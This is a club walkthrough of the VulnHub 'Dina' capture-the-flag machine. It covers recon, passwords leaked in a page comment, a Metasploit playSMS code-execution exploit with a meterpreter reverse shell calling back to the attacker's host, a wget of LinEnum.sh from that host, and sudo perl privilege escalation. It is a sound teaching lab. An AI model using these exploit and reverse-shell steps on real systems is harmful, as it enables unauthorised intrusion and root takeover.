
# Dina Walkthrough– Cyberhawks meeting 01/25/2021


Dina can be found at: https://www.vulnhub.com/entry/dina-101,200/

Nmap the network (in my case 10.0.2.0/24):




I know that this is the machine because it doesn't match my IP and it isn't my DHCP server or Firewall. Port 80 is shown as open.

Let's take a closer look at port 80 with nmap:




It appears that our web server is hosted on an Ubuntu machine running an Apache web server. The scan also read the robots.txt file and reported to us some sites that are disallowed from being accessed by webcrawlers.


Time to open a web browser and look around the site:


If you hit “Submit Query” from the homepage you can see that it takes you to an empty directory listing, looks like a dead end.


Of the disallowed entries from robots.txt, the only one we get a page hit on other than a redirect to the home page is the /nothing. If you right click that page and “view page source”, there is a surprise:

```
<html>
<head><title>404 NOT FOUND</title></head>
<body>
<!--
#my secret pass
freedom
password
helloworld!
diana
iloveroot
-->
<h1>NOT FOUND</html>
<h3>go back</h3>
</body>
</html>

```

We now have some credentials! Where to try them first? The most obvious place to check is the logon screen of the ubuntu virtualbox, but none of those passwords worked there. More poking around is required to find out what these creds are for, let’s try DirBuster with the “directory-list-2.3-medium.txt” wordlist from /usr/share/wordlists/dirbuster:




Fairly quickly you should get these results in the tree view:






Anything with the word “secure” in it is instantly suspicious to me. This looks like an archive file of some sort that we can grab by right clicking this and navigating there.

Looks to be a password protected file that one of our recovered passwords works on! The file isn’t an mp3 though, it is a text file, obfuscation through obscurity? Nice try. Right click and open with mousepad:


```
I am not toooo smart in computer .......dat the resoan i always choose easy password ... with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLogin
```

Nice we got a URL with a login:




I have never heard of this service but let us try the passwords we found for the username “touhid”, which it has given us. Nice, we are in, but there doesn’t seem to be anything we can really do from in here. If we go off to google and search for “playSMS exploit” we get some results that pay off though:




Look who the author of this exploit is!!! This exploit is a little more advanced than we are ready for, however. We know that playSMS is exploitable, so let’s look at Metasploit and see if we can script kiddie our way into this box.

```
Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf6 > search playSMS

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/playsms_filename_exec      2017-05-21       excellent  Yes    PlaySMS sendfromfile.php
 Authenticated "Filename" Field Code Execution
   1  exploit/multi/http/playsms_template_injection  2020-02-05       excellent  Yes    PlaySMS index.php Unauth
enticated Template Injection Code Execution
   2  exploit/multi/http/playsms_uploadcsv_exec      2017-05-21       excellent  Yes    PlaySMS import.php Authe
nticated CSV File Upload Code Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playsms_uploadcsv_e
xec
```

Gold again! Three remote code execution vulnerabilities, requiring credentials that we most definitely have already.

Here are the options for the first one listed, which we will use, note that you can need to include the username, password, RHOST (IP of the machine you are attacking), LHOST (your machine IP or ethernet device), and the directory of playSMS.

```
    Name       Current Setting        Required  Description
    ----       ---------------        --------  -----------
    PASSWORD   diana                  yes       Password to authenticate wit
 h
    Proxies                           no        A proxy chain of format type
 :host:port[,type:host:port][ ... ]
    RHOSTS     10.0.2.16              yes       The target host(s), range CI
 DR identifier, or hosts file with syntax 'file:<path>'
    RPORT      80                     yes       The target port (TCP)
    SSL        false                  no        Negotiate SSL/TLS for outgoi
 ng connections
    TARGETURI  /SecreTSMSgatwayLogin  yes       Base playsms directory path
    USERNAME   touhid                 yes       Username to authenticate wit
 h
    VHOST                             no        HTTP server virtual host


 Payload options (php/meterpreter/reverse_tcp):

    Name   Current Setting  Required  Description
    ----   ---------------  --------  -----------
    LHOST  10.0.2.15        yes       The listen address (an interface may b
 e specified)
    LPORT  4444             yes       The listen port
```

When successfully ran we are greeted with meterpreter session:

```
msf6 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39282 bytes) to 10.0.2.16
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.16:33606) at 202
1-01-25 22:50:16 -0500

meterpreter > 
```

Let’s pop a shell and poke around a bit:

```
meterpreter > shell
Process 2591 created.
Channel 0 created.
whoami
www-data
ls
config-dist.php
config.php
inc
index.php
init.php
lib
plugin
storage
pwd
/var/www/SecreTSMSgatwayLogin
```

We don’t have TTY, so I highlighted the commands I entered. Not having TTY sucks though, we should fix it. A google search for “TTY escape” brings us to a python one liner that works excellently:

```
python -c 'import pty; pty.spawn("/bin/sh")'
$ 
```

Now that we have a shell, things are a bit easier to say.

Now, this is a point where someone who is used to doing CTF challenges will know the easy ways to escalate your privileges to root. I am going to pretend like I don’t though and show you guys a common first step for privesc. To start, visit https://github.com/rebootuser/LinEnum and copy the script locally onto a text editor on your Kali machine and save it with a name like “LinEnum.sh” (you can also gitclone this entire directory if you know how).

From here we need to get this file onto Dina somehow.

We will need to find a writeable directory on Dina first:

```
$ ls
ls
config-dist.php  config.php  inc  index.php  init.php  lib  plugin  storage
$ pwd
pwd
/var/www/SecreTSMSgatwayLogin
$ cd ..
cd ..
$ ls -al
ls -al
total 164
drwxr-xr-x  9 root root   4096 Oct 17  2017 .
drwxr-xr-x 14 root root   4096 Oct 17  2017 ..
drwxr-xr-x  6 root root   4096 Oct 17  2017 SecreTSMSgatwayLogin
drwxr-xr-x  2 root root   4096 Oct 17  2017 ange1
drwxr-xr-x  2 root root   4096 Oct 17  2017 angel1
-rw-r--r--  1 root root 122740 Oct 17  2017 angeldina.jpg
-rw-r--r--  1 root root   3618 Oct 17  2017 index.html
drwxr-xr-x  2 root root   4096 Oct 17  2017 nothing
-rw-r--r--  1 root root    102 Oct 17  2017 robots.txt
drwxr-xr-x  2 root root   4096 Oct 17  2017 secure
drwxrwxrwx  2 root root   4096 Oct 17  2017 tmp
drwxrwxrwx  2 root root   4096 Oct 17  2017 uploads
$
```

/tmp and /uploads look writeable. Let's cd into /uploads on Dina. Next, we need to get the file from Kali onto Dina via http on port 80, which is already open on the machine because of the webserver. From the directory where you LinEnum.sh script is, run this simple python one liner that everyone should memorize for exactly this purpose:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
```

Now we are hosting a website locally directly from Desktop folder on Kali, cool huh? We can now wget that file from Dina to get it into the uploads folder:

Next, we can add execute privileges, run the script, and write the results to a file:

```
$ wget 10.0.2.15/LinEnum.sh
wget 10.0.2.15/LinEnum.sh
--2021-01-26 09:46:27--  http://10.0.2.15/LinEnum.sh
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46632 (46K) [text/x-sh]
Saving to: `LinEnum.sh'

 0% [                                       ] 0           --.-K/s
100%[==========================================>] 46,632      --.-K/s   in 0s

2021-01-26 09:46:27 (400 MB/s) - `LinEnum.sh' saved [46632/46632]

$ ls
ls
LinEnum.sh
$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
$ ./LinEnum.sh > results.txt
./LinEnum.sh > results.txt
$
```

Now we can open the file with more (cat results.txt | more) and take a look around. The first entry that catches my attention is here:


```
--More--
[+] We can sudo without supplying a password!
--More--
Matching Defaults entries for www-data on this host:
--More--
    env_reset,
--More--
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bi--More--
n
--More--

--More--
User www-data may run the following commands on this host:
--More--
    (ALL) NOPASSWD: /usr/bin/perl
--More--

--More--

--More--
[+] Possible sudo pwnage!
--More--
/usr/bin/perl
--More--
```

It appears we can run commands with the perl shell as root, this is really good news.

We could have also determined this with a common privesc trick:

```
$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
$
```


How do we exploit this though? Head over to google and poke around for “perl shell privilege escalation and you should find this command:




Doesn’t hurt to try!

```
$ perl -e 'exec "/bin/sh";'
perl -e 'exec "/bin/sh";'
$ whoami
whoami
www-data
$
```

No dice. But can we run a command with it???




Yup, we sure can!

**Further exploration:** There are other scripts which you can get onto Dina the same way that we got the LinEnum.sh script on. Some, like the https://github.com/mzet-/linux-exploit-suggester script, indicate that the machine is vulnerable to several exploits such as DirtyC0w, which can be run from within Metasploit. There is also the exploitDB database that Touhid made for playSMS you can try running without Metasploit!